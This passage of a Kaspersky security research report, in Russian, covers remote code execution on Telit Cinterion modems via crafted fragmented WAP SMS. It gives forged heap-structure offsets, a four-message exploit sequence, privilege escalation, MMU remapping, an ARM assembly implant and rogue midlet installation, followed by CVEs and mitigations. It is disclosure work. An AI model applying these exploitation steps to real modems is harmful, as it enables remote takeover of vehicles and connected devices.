ОС модема является многозадачной: пул памяти кучи делится между многими процессами. Для того чтобы такое разделение было консистентным с точки зрения доступа к разделяемым ресурсам, в структуре *HeapBase* хранится указатель на процесс, работающий в текущий момент с кучей. Функция *free* после освобождения памяти по переданному ей указателю, проверяет, нужна ли текущему процессу память (см. рисунок 85).




Рисунок 85. Работа функции free

Это действие является ключевым для нас, потому что это – единственное место во всем алгоритме работы функций *free* и *malloc*, в котором производится запись по адресу, получаемому через двойное разыменование памяти. Ровно то, что мы искали для обеспечения записи по произвольному адресу в памяти!

Может возникнуть ситуация, когда процесс является владельцем пула памяти кучи, и у него ранее был необработанный запрос на выделение памяти. Тогда функция *free* после возвращения только что освобожденной памяти в пул всей свободной памяти пробует найти подходящий свободный chunk для выделения памяти. Только в случае нахождения подходящего свободного chunk'а функция *free* будет обновлять информацию об этом в структуре *Thread* текущего процесса.

Согласно алгоритму, это приведет к записи указателя на найденный свободный chunk по адресу, указанному в структуре *Thread* по смещению *0x80*.

Мы можем вместо оригинальной структуры *Thread* текущего процесса передать в функцию *free* указатель на управляемую нами структуру данных, имитирующую структуру *Thread*. Это открывает возможность записи по произвольному адресу в памяти модема. При этом записываются не произвольные данные, а указатель на некоторый свободный chunk памяти. Этого вполне достаточно для перехвата потока управления исполняемой программы.

Указатель на структуру *Thread* берется из структуры *HeapBase*, расположенной по статическому адресу в памяти. Указатель на структуру *HeapBase* содержится в каждом занятом chunk'е по смещению +4 и используется для адресации структуры *HeapBase*.

В итоге мы получили, что если переписать указатель занятого chunk'а по смещению +4 на указатель на наши данные, то можно полностью подменить структуру *HeapBase*, с которой будет работать функция *free*, и, как следствие, – структуру *Thread*.

Остается разобраться с устройством этих двух структур и выяснить, какие поля необходимо заполнить, чтобы выполнение функции *free* дошло до интересующей нас точки в программе. Результат анализа приведен на рисунке 86.




Рисунок 86. Что нам нужно заполнить

7.9.2 Структура *Thread*

В процессе работы функция *free* использует лишь несколько полей структуры *Thread* (см. рисунок 87).




Рисунок 87. Поля структуры Thread в контексте функции free

По смещению *0x7C* находится размер chunk'а, который пытался выделить процесс. Именно его будет пытаться найти функция *free* в текущей куче. С помощью этого поля можно управлять тем, какой chunk будет выделен как подходящий. Это обстоятельство важно, так как наши данные из WAP SMS сообщения находятся в куче. И если мы выберем подходящий размер выделяемой в функции *free* памяти, то сможем производить запись по произвольному адресу указателя не просто на подходящий свободный chunk, а на chunk, в котором лежат наши данные!

По смещению *0x80* находится адрес указателя на chunk в куче в случае его успешного выделения. Сюда мы можем подставить произвольный адрес для того, чтобы по нему произошла запись.

Смещения *0x74* и *0x78* могут быть переписаны в процессе работы функции *free* на значения из разыменования текущих указателей. Однако если по смещению *0x74* находится указатель на нашу же структуру *Thread* (проверка на то, что кучу занимает все тот же процесс), то записи по смещениям *0x74* и *0x78* не происходит вовсе.

Отдельно важно отметить, что по смещениям *0x6C* и *0x88* происходит запись нуля (см. рисунок 88). Соответственно, эти адреса также должны быть mapped, и запись в них не должна приводить к ошибке работы ОС.

```
if ( BASE_PTR[9] == v9 )
{
  v21 = *(_DWORD *)(v9 + 0x74);
  if ( v21 == v9 )
  {
    v22 = 0;
    BASE_PTR[9] = 0;
  }
  else
  {
    BASE_PTR[9] = v21;
    *(_DWORD *)(*(_DWORD *)(v9 + 0x74) + 0x78) = *(_DWORD *)(v9 + 0x78);
    *(_DWORD *)(*(_DWORD *)(v9 + 0x78) + 0x74) = *(_DWORD *)(v9 + 0x74);
    v22 = BASE_PTR[10] - 1;
  }
  BASE_PTR[10] = v22;
  *(_DWORD *)(v9 + 0x6C) = 0;
  ++dword_FFFF2C60;
  set_CPSR(CPSR);
  **(_DWORD **)(v9 + 0x80) = v20;
  *(_DWORD *)(v9 + 0x88) = 0;
  resume_suspend_thread((_DWORD *)v9);
  CPSR = __get_CPSR();
  __disable_irq();
}
else
{
  *(v20 - 1) = 0xFFFFEEEE;
  BASE_PTR[2] += *(v20 - 2) - (_DWORD)(v20 - 2);
  if ( BASE_PTR[5] > (unsigned int)(v20 - 2) )
    BASE_PTR[5] = v20 - 2;
}
```

Рисунок 88. Смещения 0x6C и 0x88 в структуре Thread

Никакие другие смещения в этой структуре в момент работы функции *free* не используются. Поэтому достаточно имитировать структуру *Thread* начиная со смещения *0x6C* и до смещения *0x88*.

7.9.3 Структура *HeapBase*

После решения вопроса заполнения полей структуры *Thread* необходимо проанализировать структуру *HeapBase*. В процессе работы функция *free* также использует лишь несколько полей этой структуры, обозначенных в таблице 3.

Индекс записи в структуре *HeapBase*	Назначение
0x00	magic этой структуры: 'BYTE'
0x02	Размер доступной свободной памяти в куче на текущий момент
0x05	Указатель на следующий свободный chunk
0x09	Указатель на начало структуры *Thread* (в нашем случае мы имитируем только часть структуры *Thread*, поэтому указатель должен быть смещен соответственно)
0x0A	Число запросов поиска свободных chunk'ов для процессов ОС, которые нужно выполнить. В нашем случае значение должно быть равно 1

Таблица 3. Поля структуры HeapBase, использующиеся в функции free

Размер доступной памяти по смещению *0x02* должен быть больше памяти, которую функция *free* будет пытаться выделить для имитируемой структуры процесса (смещение *0x7C* структуры *Thread*).

Указатель на chunk по смещению *0x05* не только должен быть свободным, но и его размер должен быть достаточным для того, чтобы его выделили для нашего имитируемого процесса (смещение *0x7C* структуры *Thread*).

Больше никакие другие смещения в этой структуре в момент работы функции *free* не используются.

После подготовки структур, через которые будет реализована запись в память, нам оставалось разработать алгоритм формирования этих структур в памяти модема с помощью отправки WAP-сообщений.

В процессе приема и обработки принятых WAP-сообщений задействованы не только алгоритмы протокола WAP, но также алгоритм обработки свободных и занятых chunk'ов при выделении и освобождении сообщений. Анализ этих алгоритмов помог нам сформировать необходимые структуры *Thread* и *HeapBase* в памяти модема.

7.9.4 Стратегия обработки свободных и занятых chunk'ов

В процессе обработки входных WAP SMS сообщений происходит несколько вызовов функций *free* и *malloc*. Поэтому даже при эксплуатации уязвимости переполнения буфера, нам необходимо обеспечить:

- отсутствие ошибок работы функций *free* и *malloc*;
- создание и персистентность наших структур *Thread* и *HeapBase*.

На выполнение указанных требований напрямую влияет особенность работы менеджера памяти со свободными и занятыми chunk'ами. Нам уже было известно:

- поиск свободного chunk'а начинается с указателя на первый свободный chunk в буфере *HeapBase* (смещение *0x05*);
- размер текущего chunk'а вычисляется как разность между адресом следующего chunk'а и текущего;
- свободным считается только тот chunk, у которого есть *heap_free_magic 0xFFFFEEEE*.

7.9.5 Выделение нового chunk'а

Далее мы проанализировали, что происходит при выделении нового chunk'а функцией *malloc*. В ходе выделения область пользовательских данных затирается нулями. При этом выделяется всегда первый chunk подходящего размера.

Если размер chunk'а слишком большой (превышает размер пользовательских данных на 20 байт), то он фрагментируется: создается еще один chunk сразу после конца пользовательских данных.

В случае если в процессе выделения находится свободный chunk, но меньшего, чем нужно, размера, и следующий за ним chunk тоже свободен, то происходит процедура дефрагментации: два свободных chunk'а объединяются в один.

7.9.6 Освобождение занятого chunk'а

Если при освобождении занятого chunk'а его адрес меньше, чем текущий адрес первого свободного chunk'а в буфере *HeapBase* (смещение *0x05*), то его адрес становится новым адресом первого свободного chunk'а в буфере *HeapBase*.

Исходя из этого, если размер SUPL-сообщения всегда задавать равным одному байту, то выделение памяти в куче будет производиться всегда в самом первом свободном chunk'е. А если при этом будет успевать отработать функция освобождения памяти *free*, то посылка разных SUPL-сообщений будет приводить к записи в промежуточный буфер, находящийся по одному и тому же адресу.

Оставалось вызвать *free* и *malloc* в нужной последовательности.

7.9.7 Обработка фрагментированных SMS

Мы поняли, что в алгоритме приема WAP SMS сообщения существует условие, при котором его данные будут записаны в один и тот же адрес памяти. И если реальные размеры присылаемых SMS-сообщений будут отличаться, мы можем формировать наши структуры, чтобы не перезаписывать ранее полученные данные.

Однако размер одного SMS-сообщения не настолько большой, чтобы вместить все нужные структуры. Поэтому было необходимо проанализировать возможность использования алгоритма фрагментации WAP SMS сообщений. Так мы могли бы расположить в памяти модема все необходимые структуры данных.

Каждое WAP SMS сообщение содержит в заголовке порядковый номер. При получении первого WAP SMS сообщения в куче выделяется буфер размером *ULPSizeFromPacket*, куда будут копироваться все фрагменты WAP-сообщений. Однако в коде отсутствует проверка на то, что порядковый номер текущего WAP-сообщения уже присылался ранее.

Такое отсутствие проверки позволяет после первого сообщения присылать всегда не последнее. Благодаря этому, можно переполнять выделенный для ULP-сообщения буфер сколь угодно большим объемом данных. При этом мы управляем указателем внутри переполненного буфера, меняя смещение записи следующего SMS-сообщения посылкой текущего SMS-сообщения нужного размера – указатель смещается на этот размер при копировании. Каждый следующий фрагмент ULP-сообщения будет копироваться в памяти сразу за предыдущим.

В итоге можно выделить всего три типа WAP-сообщений для формирования на куче нужных нам структур данных.

Тип сообщения	Свойства сообщения
Первое WAP SMS сообщение	Из него берется размер всего ULP-сообщения, вызывается функция *malloc* для выделения буфера хранения всего сообщения SUPL
Любое не последнее сообщение	Данные из него (фрагменты ULP-сообщения) просто копируются за данными из предыдущего сообщения (предыдущий фрагмент ULP-сообщения) в буфер, выделенный при обработке первого сообщения

Последнее сообщение	Данные из него также копируются за данными из предыдущего сообщения в буфер, выделенный при обработке первого сообщения. Затем происходит передача собранных данных ULP-пакета его обработчику и вызов функции *free*

Если после посылки первого фрагментированного WAP SMS сообщения вновь послать сообщение с тем же индексом, то в коде будет проверено, что ранее для ULP-сообщения уже был выделен буфер. Далее произойдет вызов *free* для его освобождения – поскольку было прислано новое ULP-сообщение, не имеет смысла хранить старое (см. рисунок 89).

Благодаря тому что выделенный ранее буфер был первым свободным, он вновь станет свободным после вызова *free*: у него самый младший адрес из всех свободных буферов. Далее будет вновь вызван *malloc* для только что пришедшего первого фрагмента ULP-сообщения. Однако в соответствии с описанной ранее стратегией выделения памяти будет выделен все тот же буфер! Таким образом все первые WAP SMS сообщения будут приводить к выделению одного и того же буфера для ULP-сообщения.




Рисунок 89. Особенности отсылки фрагментированных WAP SMS сообщений

Буфер для нашего первого WAP SMS сообщения выделяется всегда в одном и том же месте памяти, причем его размер очень мал, поэтому обнуление произойдет только для первых 4 байт нашего ULP-сообщения. Размер копирования в этот буфер управляется нами, поэтому можно прислать сначала несколько фрагментированных WAP SMS сообщений для создания в памяти нужных структур данных и размещения кода для дальнейшего исполнения.

В WAP-сообщении мы указываем размер ULP-сообщения, равный одному байту. Поэтому размер выделяемого буфера из-за выравнивания в функции *malloc* по *dword*, будет равен 4 байтам вне зависимости от размера chunk'а, в который нас разместят. А благодаря операции фрагментирования можно быть уверенными, что при переполнении буфера мы обязательно перезапишем следующий chunk нашими данными. Это очень важно, потому что в конечном итоге вся выстроенная цепочка вызовов *free* и *malloc* должна завершиться вызовом *free* на chunk, данные заголовка которого были переписаны указателем на нашу структуру *HeapBase*. Это можно обеспечить, если мы сможем управлять данными в заголовке свободных chunk'ов.

Используя описанную стратегию записи в кучу, можно через WAP SMS сохранить на куче не только структуры данных или программный код, но также добавить свободный chunk в цепочку всех chunk'ов кучи. В самом первом WAP SMS сообщении происходит перезапись указателя следующего chunk'а, который сам уже находится в цепочке. Мы можем переписать этот указатель правильным адресом следующего chunk'а. Созданный таким образом искусственный chunk будет находиться внутри нашего большого chunk'а и окажется первым при поиске свободных.

В итоге, разметив в модеме нужные структуры данных, свободные chunk'и и исполняемый код, можно было снова начать присылать WAP SMS сообщения с индексом первого SMS-сообщения для переписывания данных в ранее созданном свободном chunk'-е. Так мы обеспечили подмену указателя на *HeapBase* занятого chunk'а на наш.

После создания собственного свободного chunk'а внутри нашего буфера оставалось заставить кого-то его занять и успеть это сделать до того, как мы пришлем новое SMS-сообщение, которое этот chunk перезапишет. В этом нам помог алгоритм обработки принятого WAP-сообщения, представленного на рисунке 90.




Рисунок 90. Алгоритм обработки принятого WAP-сообщения

7.9.8 Особенности обработки каждого WAP-сообщения

В начале обработки любого WAP SMS сообщения происходит его копирование во временный буфер, выделяемый на куче (см. рисунок 91). Именно оттуда потом происходит копирование в буфер для всего ULP-сообщения, созданный во время обработки первого WAP SMS сообщения.




Рисунок 91. Копирование WAP-сообщения во временный буфер, выделяемый на куче

При этом если WAP-сообщение не было последним, то после его копирования происходит только освобождение выделенного временного буфера (см. рисунок 92). Буфер, содержащий часть ULP-сообщения, остается занятым.

Рисунок 92. Освобождение выделенного временного буфера

На рисунке выше видно ту самую функцию *free*, которую мы и хотели задействовать. При получении очередного WAP SMS сообщения мы скопировали его в созданный нами свободный chunk внутри буфера. Для этого мы послали WAP SMS сообщение, размер данных которого равен размеру свободного chunk'а, созданного внутри нашего буфера. С этого свободного chunk'а функция *malloc* начнет поиск подходящего chunk'а для обработки пришедшего WAP SMS сообщения. Таким образом мы гарантированно заставим *malloc* вернуть указатель именно на наш chunk!

Оставалось только сделать так, чтобы текущее смещение внутри буфера ULP-сообщения указывало ровно на начало заголовка только что выделенного chunk'а.

7.9.9 Собираем все вместе

Итоговый алгоритм эксплуатации уязвимости содержит следующие шаги:

1. Присылаем WAP SMS сообщение с индексом первого сообщения.
2. Путем переполнения буфера ULP-сообщения переписываем указатели и данные следующего chunk'а, создаем свободные chunk'и размером *0x10* байт внутри нашего буфера SUPL-сообщения. Важно после созданного нами свободного chunk'а положить снова занятый, иначе наш chunk могут дефрагментировать!
3. Присылаем следующее фрагментированное WAP SMS сообщение. В нем размещаем структуры *HeapBase* и *Thread*.

4. Снова присылаем WAP SMS сообщение с индексом первого сообщения. На этот раз такого размера, чтобы следующее фрагментированное SMS-сообщение перезаписало начало нашего свободного chunk'а.
5. Присылаем еще одно (не последнее по номеру!) фрагментированное SMS-сообщение. Сообщение должно быть размером 8 байт. Эти 8 байт перезапишут в нашем chunk'е указатель на структуру *HeapBase*.
6. Производится вызов функции *free* при выходе из обработки WAP-сообщения. Эта функция будет использовать уже наши подготовленные структуры *HeapBase* и *Thread*.

Вот так всего за четыре SMS-сообщения можно выполнить произвольный код на стороне модема.

8 Пост эксплуатация уязвимостей уровня сети

8.1 Выполнение AT-команд

Получив при помощи описанного выше алгоритма возможность записи в произвольный адрес памяти модема значения указателя на наш chunk, мы наконец могли разблокировать вендорные AT-команды. Для этого нужно было изменить наш уровень привилегий, который находится по статическому адресу *0x600D0AD0*. Проверка текущего уровня выполнена через наложения соответствующей уровню бинарной маски. Поэтому для повышения своей привилегии в AT-консоли модема достаточно было записать по адресу *0x600D0AD0* какое-то большое число в адрес в памяти (см. рисунок 93).




Рисунок 93. Повышение привилегий

Чтобы убедиться в разблокировке всех вендорных AT-команд, нужно выполнить команду *at@help*. Только в случае если данные команды разблокированы, мы увидим полный вывод команды *help*, содержащий синтаксис вендорных AT-команд (см. рисунок 94).

```
at@help
at@help

Syntax: at@[24844<CRC>][&][<channel id>][,<transaction id>][<#>/<##>][<interfa
ce tag>:]<command sequence>
```

Рисунок 94. Синтаксис вендорных AT-команд

Далее можно получить список всех доступных вендорных AT-команд с их описанием (см. рисунок 95).

```
at@*:?
gticom          Common Test Control Interface v.0.0.2
xl1             XL1 trace interface v. 1.00.00
unf             UMTS RF v. 1.00.00
utif            UMTS test interface v.1.00.00
getif           GSM EDGE test interface v.1.00.00
gcal            2G RF driver test and calib. interface v.1.00.00
ucal            UMTS calibration interface v.1.10.00
fspeed          full speed test interface v.1.00.00
nvm             NVM interface v.0.01.00
prodif          Production Interface (prodif) v.2.00.00
prodctri        Production Control Interface (prodctrl) v. 1.00.00
driver          Ver test interface v. 01.00.0
pmu             PMU API AT test interface v.00.00.0
pow             POW API AT test interface v.00.00.0
pcl             pcl interface v.1.00.00
ts              time services test interface v.01.00.0
trap            trap debug interface v.1.00.00
meas            meas debug interface v.1.00.00
utasensor       UTA SENSOR interface v. 1.00.00
utabm           UTA BM debug interface v.1.00.01
init            Init test interface v.01.00.0
```

Рисунок 95. Список всех доступных вендорных AT-команд

И наконец, прочитать память модема без регистрации в нашей сети GSM и специальных ULP SMS сообщений (см. рисунок 96).

```
at@xl1:mem_rdb(0x632C8518, 0x10)
at@xl1:mem_rdb(0x632C8518, 0x10)

632C8518: 78 60 01 98

632C851C: 86 42 0B D2

632C8520: 63 48 5F F0

632C8524: 40 EA 00 E0
```

Рисунок 96. Читаем память модема

В итоге мы получили полноценную консоль чтения и записи данных в оперативную память модема. С ее помощью можно разблокировать вендорную AT-команду *sec* без знания специального ключа производителя и, например, перевести модем в manufacturer mode.

8.2 Как исполнить произвольный код?

Однако мы до сих пор все еще не исполнили произвольный код. Нам уже была доступна запись указателя на адрес в памяти модема, который содержит наши данные. Этими данными был скомпилированный бинарный код для ARM, присланный на модем через одно из WAP SMS сообщений. Оставалось найти место, в которое нужно записать адрес на этот код для перехвата управления.

У нас была возможность записать всего один dword, поэтому мы искали такое место в коде ОС модема, которое передавало бы сразу управление по адресу, взятому из оперативной памяти. Таким местом оказался менеджер процессов ОС.

Менеджер процессов ОС работает со структурой *Thread*. В этой структуре нам удалось обнаружить, что по смещению *0x94* от начала описателя может храниться указатель на некоторую программную функцию. Часто таким образом хранятся специфические callback'и ядра ОС.

Таким образом, для исполнения произвольного кода нам было достаточно записать по смещению *0x94* структуры некоторого процесса указатель на наш ARM-код в памяти кучи (см. рисунок 97).

В нашем случае мы переписывали структуру *Thread*, принадлежащую процессу обработки ULP-сообщений.




Рисунок 97. Подготовка к исполнению кода

В итоге мы получили возможность выполнения произвольного кода на стороне ОС модема в контексте менеджера процессов. Сделав это, мы также подтвердили, что секция данных является исполняемой.

8.3 Настройка MMU

Фрагмент кода, в котором происходит перехват управления, выполняется в критической секции. В этой части кода отключены все прерывания. Поэтому его нельзя использовать для закрепления в ОС – код в нем должен выполняться как можно быстрее, чтобы не сработал watchdog, и ни одна операция работы с внешними компонентами в этом режиме не доступна (прерывания отключены).

Поэтому было принято решение использовать код, выполняемый в контексте менеджера памяти для модификации исполняемого кода процесса ОС. Но вся секция кода была mapped в режиме *RX* (Read/Execute), поэтому перед дальнейшими действиями было необходимо обеспечить возможность записи в секцию кода.

В процессе исследования нам удалось установить, что MMU ядра аппаратной платформы модема хранит полную таблицу трансляции по логическому адресу *0x00088000*. Секция кода и секция данных оказалась mapped в режиме *page*, где размер одной страницы равен *0x100000* байт (1 Мб). Для этих секций использовалась трансляция 1:1. Это хорошо видно в области данных настройки MMU (см. рисунок 98).




Рисунок 98. Область данных настройки MMU

Настройка режима доступа к секциям не являлась стандартной для архитектуры ARM. Поэтому мы решили просто скопировать настройку доступа из секции данных, которая, как мы уже убедились, была mapped в режиме RWX (Read/Write/Execute). После этого мы получили возможность записи в любую секцию кода.

Бонусом к этому мы теперь могли получить карту физической памяти модема. По смещению *0x00089900* начинались свободные логические адреса, на которые гарантированно никто не ссылается в коде, потому что они не были mapped. Но мы же можем сделать их mapped вручную! Такой подход позволил дополнить уже имеющиеся сведения о карте памяти модема информацией о точном размере доступной оперативной памяти.

8.4 SMS FS и активация OTAP

После того как секция кода была разблокирована на запись, оставалось только выбрать подходящий процесс для модификации. Для дальнейшей организации полудуплексного канала связи с модемом таким процессом был выбран *UTACAT*. Данный процесс отвечал за обработку SMS-сообщений. Модификация его кода проводилась в функции обработки SMS-сообщений (см. рисунок 99).

```
int __fastcall OperateSMS(int a1, int a2, char *sms_structure_buffer)
{
v32 = a1;
v33 = a2;
v34 = sms_structure_buffer;
v27 = 0;
v4 = (_DWORD *)sub_62EB1E7A(a2);
sub_62CA3460(*(_DWORD *)(v33 + 200), 2u);
sub_62CA3460(*(_DWORD *)(v33 + 200), 0);
v21 = sub_62CA3460(*(_DWORD *)(v33 + 200), 2u);
v5 = sub_62CA3460(*(_DWORD *)(v33 + 200), 0);
result = j_OTAPSmsOperate(sms_structure_buffer);
if ( result )
  return result;
result = sub_62CA8832(*(unsigned __int8 *)(*(_DWORD *)(v33 + 188) + 44));
v8 = result;
if ( !sms_structure_buffer )
  return result;
programm memcopy(v4 + 227, sms_structure_buffer, 0xBCu, v7);
v24 = j_Pos__Cat_GPSMngr_handleSUPLsms(v33, (unsigned __int8 *)sms_structure_buffer);
v25[4] = sms_structure_buffer[11];
sms_header = sms_structure_buffer + 12;
((void (__fastcall *)(_BYTE *, char *, int, _BYTE *))memcopy)(v26, sms_structure_buffer + 12, 0xB0, v30);
memFill(&sms_data_buffer, 180u);
LOBYTE(sms_data_buffer) = 3;
BYTE1(sms_data_buffer) = sms_structure_buffer[11];
```

Inject code here

Рисунок 99. Процесс модификации в UTACAT

После определения места внесения изменений был составлен набор функций для работы с ПФС модема. С их помощью можно было обеспечить активацию OTAP и затем провести установку произвольного мидлета.

Кроме того, были нужны функции, обеспечивающие работу с памятью модема, потому что большинство функций ПФС работает с локальными буферами. В итоговый список функций вошли:

- функция выделения памяти (*malloc*);
- функция освобождения памяти (*free*);
- функция создания/открытия файла на ПФС (*createFile*).

Для каждой из трех функций необходимо было определить возможность их вызова в процессе обработки SMS-сообщений, их входные параметры и формат.

Работа с памятью может быть реализована через системные функции *malloc* и *free*. Однако высокоуровневые функции для работы с ПФС модема были обнаружены только в процессе *JVM*. Анализ кода ОС модема не показал наличия разделения памяти между процессами, поэтому было принято решение использовать функцию процесса *JVM* в рамках процесса *UTACAT*.

Функции *malloc* и *free* не имеют специального контекста выполнения. *malloc* принимает на вход только один параметр – размер буфера, который необходимо выделить. Функция *free* – только указатель на буфер, который нужно освободить. Их содержимое представлено на рисунке 100.

```
int __fastcall j_cat_memalloc(int mem_size)
{
  return cat_memalloc_ext(mem_size);
}
```

```
int __fastcall j_free_0(int HeapBufferPointer)
{
  return free_0(HeapBufferPointer);
}
```

Рисунок 100. Параметры функций malloc() и free()

Оставшаяся функция работы с ПФС должна была обеспечить возможность создания нового или перезаписи существующего файла активации OTAP. Такая функция в процессе *JVM* используется для работы с ПФС и принимает на вход всего два параметра:

- абсолютный путь к файлу на ПФС;
- режим работы.

В процессе исследования было установлено, что режиму *wb* соответствует значение *0x6C* (см. рисунок 101).

```
int __fastcall UTA_OpenFile_func(int FileFullPath, int OpenType)
{
  int v2; // r3
  int v5; // r4
  int v6; // r0
  int FSFilePath; // r0
  int v9[2]; // [sp+4h] [bp-24h] BYREF
  int v10; // [sp+Ch] [bp-1Ch] BYREF
  int v11; // [sp+10h] [bp-18h] BYREF

  if ( !FileFullPath )
  {
    v5 = -5;
    if ( sub_62C10CA0(0, 0xECu) )
    {
      v6 = 391;
LABEL_9:
      v9[0] = v6;
      v9[1] = v5;
      sub_62C11420(0xECu, 3, 9900, (int)v9, 8);
      return v5;
    }
    return v5;
  }
  v5 = sub_62C65FE4(FileFullPath, &v11, (int)&v10, v2);
  if ( v5 )
  {
    if ( sub_62C10CA0(0, 0xECu) )
    {
      v6 = 401;
      goto LABEL_9;
    }
    return v5;
  }
  FSFilePath = getFSPath(FileFullPath);
  return (*(int (__fastcall **)(int, int, int))(v11 + 0x3C))(FSFilePath, OpenType, v10);// sub_62C64B64
}
```

Рисунок 101. Функция создания / открытия файла на ПФС

По итогу проведенных исследований был разработан небольшой драйвер на языке assembler, обеспечивающий работу со всеми описанными функциями через SMS-сообщения (см. рисунок 102).

```
_create_file_func:
LDR R5, [R1] //size to write
ADDS R1, #4
MOV R0, R1 //file name address
MOV R1, #0x6D //create file
LDR R2, =0x62C46CC9 //create or open file
BLX R2

_malloc_func:
LDR R0, [R1]
LDR R1, =0x62C9FECD //malloc()
BLX R1

_free_func:
LDR R0, [R1]
LDR R1, =0x62CA05E5 //free()
BLX R1
```

Рисунок 102. Драйвер для работы с функциями через SMS-сообщения

Чтобы можно было отличить наши SMS-сообщения от ULP, OTAP или обычных текстовых, мы решили использовать специальный magic *0x6AA677BB* в заголовке (см. рисунок 103).

```
LDR R2, =0x6AA677BB// our magic
SUB R4, R2, R4
CMP R4, #0
BNE exit_code
ADDS R1, #4
LDR R2, [R1]
CMP R2, #1
BEQ _malloc_func
CMP R2, #2
BEQ _free_func
CMP R2, #3
BEQ _create_file_func
```

Рисунок 103. Использование собственного magic 0x6AA677BB в заголовке сообщений

Применив описанную технику исполнения произвольного кода, нам удалось успешно запустить драйвер на стороне ОС в контексте процесса *UTACAT*. Это подтвердило, что оперативная память процессов никаким образом не изолируется: любые данные и код одного процесса доступны в любом другом процессе. После нам оставалось только создать с его помощью нужные для активации OTAP файлы в ФС и установить свой мидлет (см. рисунок 104).

```
[OTAP] Midlets stopped
[OTAP] PS detach success
[OTAP] Starting installation
[OTAP] Try to get http://[redacted]/helloworld.jad ...
[OTAP] Transfer finished.
[OTAP] JAR file download
[OTAP] Try to get http://[redacted]/helloworld.jar ...
[OTAP] Transfer finished.
[OTAP] Installation completed
```

Рисунок 104. Устанавливаем свой мидлет

9 CVE list

CVE ID	CVSS Score	Description
CVE-2023-47610	8.1 (High)	A CWE-120: Buffer Copy without Checking Size of Input vulnerability exists in Telit Cinterion BGS5, Telit Cinterion EHS5/6/8, Telit Cinterion PDS5/6/8, Telit Cinterion ELS61/81, Telit Cinterion PLS62 that could allow a remote unauthenticated attacker to execute arbitrary code on the targeted system by sending a specially crafted SMS message.
CVE-2023-47611	7.8 (High)	A CWE-269: Improper Privilege Management vulnerability exists in Telit Cinterion BGS5, Telit Cinterion EHS5/6/8, Telit Cinterion PDS5/6/8, Telit Cinterion ELS61/81, Telit Cinterion PLS62 that could allow a local, low privileged attacker to elevate privileges to "manufacturer" level on the targeted system.
CVE-2023-47612	6.8 (Medium)	A CWE-552: Files or Directories Accessible to External Parties vulnerability exists in Telit Cinterion BGS5, Telit Cinterion EHS5/6/8, Telit Cinterion PDS5/6/8, Telit Cinterion ELS61/81, Telit Cinterion PLS62 that could allow an attacker with physical access to the target system to obtain a read/write access to any files and directories on the targeted system, including hidden files and directories.
CVE-2023-47613	4.4 (Medium)	A CWE-23: Relative Path Traversal vulnerability exists in Telit Cinterion BGS5, Telit Cinterion EHS5/6/8, Telit Cinterion PDS5/6/8, Telit Cinterion ELS61/81, Telit Cinterion PLS62 that could allow a local, low privileged attacker to escape from virtual directories and get read/write access to protected files on the targeted system.
CVE-2023-47614	3.3 (Low)	A CWE-200: Exposure of Sensitive Information to an Unauthorized Actor vulnerability exists in Telit Cinterion BGS5, Telit Cinterion EHS5/6/8, Telit Cinterion PDS5/6/8, Telit Cinterion ELS61/81, Telit Cinterion PLS62 that could allow a local, low privileged attacker to disclose hidden virtual paths and file names on the targeted system.
CVE-2023-47615	3.3 (Low)	A CWE-526: Exposure of Sensitive Information Through Environmental Variables vulnerability exists in Telit Cinterion BGS5, Telit Cinterion EHS5/6/8, Telit Cinterion PDS5/6/8, Telit Cinterion ELS61/81, Telit Cinterion PLS62 that could allow a local, low privileged attacker to get access to a sensitive data on the targeted system.
CVE-2023-47616	2.4 (Low)	A CWE-200: Exposure of Sensitive Information to an Unauthorized Actor vulnerability exists in Telit Cinterion BGS5, Telit Cinterion EHS5/6/8, Telit Cinterion PDS5/6/8, Telit Cinterion ELS61/81, Telit Cinterion PLS62 that could allow an attacker with physical access to the target system to get access to a sensitive data on the targeted system.

kaspersky

10 Заключение

Современный модем – это сложная система как с точки зрения архитектуры, так и с точки зрения реализации. Из-за требований к производительности большинство ключевых функций реализованы на языках низкого уровня, таких как C и ассемблер, которые не предоставляют встроенных средств защиты от возможных ошибок разработчиков.

В ходе исследования безопасности модема производителя Telit нами были обнаружены семь уязвимостей, для эксплуатации которых необходим локальный доступ, и одна – которую можно проэксплуатировать удаленно. Совокупность найденных уязвимостей может позволить злоумышленнику полностью скомпрометировать модем. В ходе анализа защищённости исследуемого грузовика благодаря обнаруженным уязвимостям мы смогли получить удалённый контроль над модемом, а уже оттуда – контроль над основными системами автомобиля, такими как двигатель, коробка передач, тормозная система и др.

Несмотря на то что производитель был уведомлен обо всех обнаруженных уязвимостях, часть уязвимостей осталась незакрытой, поскольку поддержка продукта была прекращена. И даже если бы производитель устранил все найденные уязвимости, в некоторых случаях применение обновлений было бы затруднительно (или даже невозможно) из-за способа интеграции модема в конечное устройство.

Поэтому чтобы уменьшить вероятность эксплуатации обнаруженных уязвимостей «Лаборатория Касперского» рекомендует:

- Ограничить на стороне сотового оператора передачу SMS-сообщений на устройство.
- Использовать частный APN со строгими настройками безопасности для ограничения последствий эксплуатации уязвимости.
- Включить проверку подписи для приложений для запрета установки недоверенных мидлетов.
- Контролировать физический доступ к устройству на всех этапах его поставки для защиты от встраивания программных закладок.
- При проектирования нового устройства, использующего модем, необходимо оценивать риск компрометации модема как высокий и выстраивать систему так, чтобы доступ модема к другим компонентам системы был ограничен.

Что касается производителей модемов и аналогичных устройств, то для снижения потенциальных рисков на этапе проектирования «Лаборатория Касперского» рекомендует:

- Использовать дополнительные механизмы ограничения доступа к памяти, доступные в операционной системе ThreadX.
- Использовать инструменты статического анализа кода, чтобы определить ошибки при работе с указателями.
- Внедрить в процесс разработки фаззинг-тестирование для автоматизированного обнаружения ошибок, связанных с обработкой данных.
- Внедрить в процесс разработки периодический аудит кода на предмет запутанной логики и наличия логических ошибок.

- При выборе методологии разработки отдавать приоритет методологиям, использующим подход Secure by Design (подобный подход, например, реализован в KasperskyOS), а также платформам, позволяющим строить решения с разделением доменов безопасности.